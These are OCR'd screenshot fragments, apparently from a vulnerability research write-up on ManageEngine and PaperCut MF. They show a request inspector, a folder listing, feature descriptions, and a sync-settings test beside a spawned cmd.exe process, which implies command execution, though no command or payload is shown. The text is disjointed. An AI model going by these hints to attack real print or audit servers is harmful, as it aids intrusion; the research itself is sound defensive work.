Content-Length: 29

{
  "startTime":0,
  "endTime":0
}
```


Inspector — Selection 29 (0x1d)

Selected text: %7B%22logCategoryId%22%3A0%7D

Decoded from: URL encoding — {"logCategoryId":0}

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	7
Request headers	12
Response headers	12

Done — 619 bytes | 13 millis



localhost:8081/AppsHome.do?LogoutFromSSO=true

File/Member Server Auditing

Securely track the file creation, modification, deletion and permission changes to the documents from an authorized / unauthorized access.


This PC > Local Disk (C:) > Program Files

Name	Date modified	Type
archive_index1	11/12/2023 2:38 AM	File folder
Common Files	8/17/2023 6:36 AM	File folder
Internet Explorer	6/30/2019 9:01 PM	File folder
ManageEngine	11/12/2023 2:36 AM	File folder
Microsoft Update Health Tools	11/4/2023 3:20 AM	File folder
ModifiableWindowsApps	3/18/2019 9:52 PM	File folder
Mozilla Firefox	11/11/2023 10:39 PM	File folder
MSBuild	8/17/2023 5:00 PM	File folder
Reference Assemblies	8/17/2023 5:00 PM	File folder
ruxim	11/4/2023 3:24 AM	File folder
UNP	11/3/2023 10:47 PM	File folder
VMware	8/17/2023 6:36 AM	File folder
Windows Defender	11/4/2023 3:27 AM	File folder
Windows Defender Advanced Threat Prot...	6/30/2019 9:01 PM	File folder
Windows Mail	3/18/2019 9:52 PM	File folder
Windows Media Player	3/18/2019 11:23 PM	File folder
Windows Multimedia Platform	3/18/2019 11:23 PM	File folder
Windows NT	3/18/2019 10:02 PM	File folder
Windows Photo Viewer	3/18/2019 11:23 PM	File folder
Windows Portable Devices	3/18/2019 11:23 PM	File folder
Windows Security	3/18/2019 9:52 PM	File folder

23 items 1 item selected

"Inspect element" and "View source" will now appear in the context menu.

Case Study: Papercut MF



Testing sync settings

```
Starting Testing sync settings ...
Synchronization process starting
Retrieving users (may take a while on large networks)...
```

Name	PID	CPU	I/O total ...	Private b...	User name	Description
cmd.exe	8140			3.99 MB		Windows Command Processor

```
File:
    C:\Windows\System32\cmd.exe
    Windows Command Processor 10.0.18362.1
    Microsoft Corporation
Notes:
    Signer: Microsoft Windows
```

CPU Usage: 47.61% | Physical memory: 4.94 GB (30.88%) | Processes: 184

Single Sign on with Google

The 'Sign in with Google' button lets users who are signed in to Google log in to PaperCut NG/MF without re-entering their credentials

Single Sign on with Microsoft

The 'Sign in with Microsoft' button lets users who are signed in to Microsoft log in to PaperCut NG/MF without re-entering their credentials